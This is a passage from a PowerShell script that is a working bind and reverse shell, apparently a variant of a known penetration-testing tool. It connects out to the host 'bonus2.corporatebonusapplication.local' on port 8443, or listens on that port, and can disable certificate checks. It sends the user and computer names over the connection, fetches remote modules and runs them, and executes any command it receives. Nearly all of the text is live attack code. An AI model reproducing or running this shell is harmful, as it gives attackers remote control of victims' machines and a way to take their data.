    $modules = @()  |
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```